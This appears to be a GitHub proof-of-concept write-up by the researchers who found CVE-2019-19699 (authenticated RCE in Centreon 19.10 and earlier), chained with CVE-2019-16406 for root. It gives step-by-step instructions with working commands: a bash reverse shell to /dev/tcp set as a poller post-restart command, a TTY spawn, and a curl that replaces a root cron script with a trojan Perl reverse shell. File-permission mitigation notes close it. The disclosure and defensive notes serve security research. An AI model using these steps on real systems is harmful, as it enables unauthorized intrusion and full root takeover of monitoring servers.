 spengesec/cve-2019-19699
Centreon =<19.10 Authenticated RCE

Proof of Concept
Discovered by:
SpengeSec (Guylian Dw)
TheCyberGeek (Matthew B)
Authenticated Remote Code Execution:
Lets start by logging in as user Admin to the Centreon web panel.

After logging in we navigate to Configuration > Commands > Miscellaneous
Proceed by clicking Add as shown in the image below.

We now create a bash reverse shell as our Miscellaneous command
#!/bin/bash
bash -i >& /dev/tcp/{IP}/{PORT} 0>&1

And click Save
Now we navigate to Configuration > Pollers and proceed by clicking on our current Central poller

This gives u access to the Modify a poller Configuration menu
Here we can scroll down, and set a Post-restart command

Proceed by selecting the reverse shell we previously created, and click the Save button
We can now proceed by starting the Netcat listener on our local machine

Finally we click the Export configuration button in the Configuration > Pollers menu

Select our Central poller in the Pollers drop down box
Untick the Generate Configuration Files and Run monitoring engine debug (-v) check boxes
Tick the Restart Monitoring Engine and Post generation command check boxes
Select Restart in the Method dropdown box

Upon clicking Export the Poller will restart, and thus execute the Post-Restart Command we previously configured This is the moment our reverse shell listener will get a connection

Authenticated Remote Code Execution has been successful!
(This was the write up for CVE-2019-19699)
From here on we move to gaining Root
We will use CVE-2019-16406 found by TheCyberGeek to fully compromise the Centreon =< 19.10 server
Let's start by spawning a TTY shell in our current reverse shell terminal
python -c 'import pty; pty.spawn("/bin/sh")'

We now take a look which cron tasks exist by doing a cat /etc/cron.d/*

We now see that centreon_autodisc.pl is a Cron task
(Was set from 30 22 * * * root to * * * * * root for demonstration purposes)

This is executed as Root, lets replace the centreon_autodisco.pl with a Perl reverse shell
The Perl shell i will be using, can be downloaded here
Download the reverse shell, and edit the ip address and port to yours as explained on the web page
Preform a mv to rename the perl-reverse-shell.pl to centreon_autodisco.pl file locally


Lets go ahead and start a local SimpleHTTPServer on a port of your choice
This way, we can curl http://{local_ip}:{port}/centreon_autodisco.pl -o /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/centreon_autodisco.pl to replace the existing centreon_autodisco.pl with our trojan Perl reverse shell

Now the file file has been replaced, all there is left to do is start a Netcat listener on the port we have previously configured, and we will get a connection back from the server as user Root!

Root system access has been successful!
Now on to the notes on how we think the privilege escalation should be mitigated!
Current settings in 19.10:
#####################################
# Centreon Auto Discovery
#

30 22 * * * root ls -la --config='/etc/centreon/conf.pm' --config-extra='/etc/centreon/centreon_autodisco.pm' --severity=error >> /var/log/centreon/centreon_auto_discovery.log 2>&1
* * * * * centreon /opt/rh/rh-php72/root/usr/bin/php /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/hostDiscovery/HostDiscovery.php >> /var/log/centreon/centreon_host_discovery.log 2>&1

File Permissions:
-rwxr-xr-x 1 apache apache 173 Oct 11 11:09 /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/centreon_autodisco.pl
-rw-r--r-- 1 apache apache 7880 Oct 11 11:09 /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/hostDiscovery/HostDiscovery.php
-rwsrwxr-x 1 root root 7240 Aug 11  2017 /usr/lib/centreon/plugins/cwrapper_perl
Mitigation for /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/hostDiscovery/HostDiscovery.php
chown root:apache /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/hostDiscovery/HostDiscovery.php
chmod 755 /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/hostDiscovery/HostDiscovery.php
ls -la who
-rwxr-xr-x 1 root apache 7880 Oct 11 11:09 /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/hostDiscovery/HostDiscovery.php
As you can see it is now owned by Root, group apache can read and execute it only, centreon can execute it only there for it does not affect functionality.
Example:
bash-4.2$ whoami
apache
bash-4.2$ echo "hello" > /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/hostDiscovery/HostDiscovery.php
bash: /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/hostDiscovery/HostDiscovery.php: Permission denied But apache can still execute it.
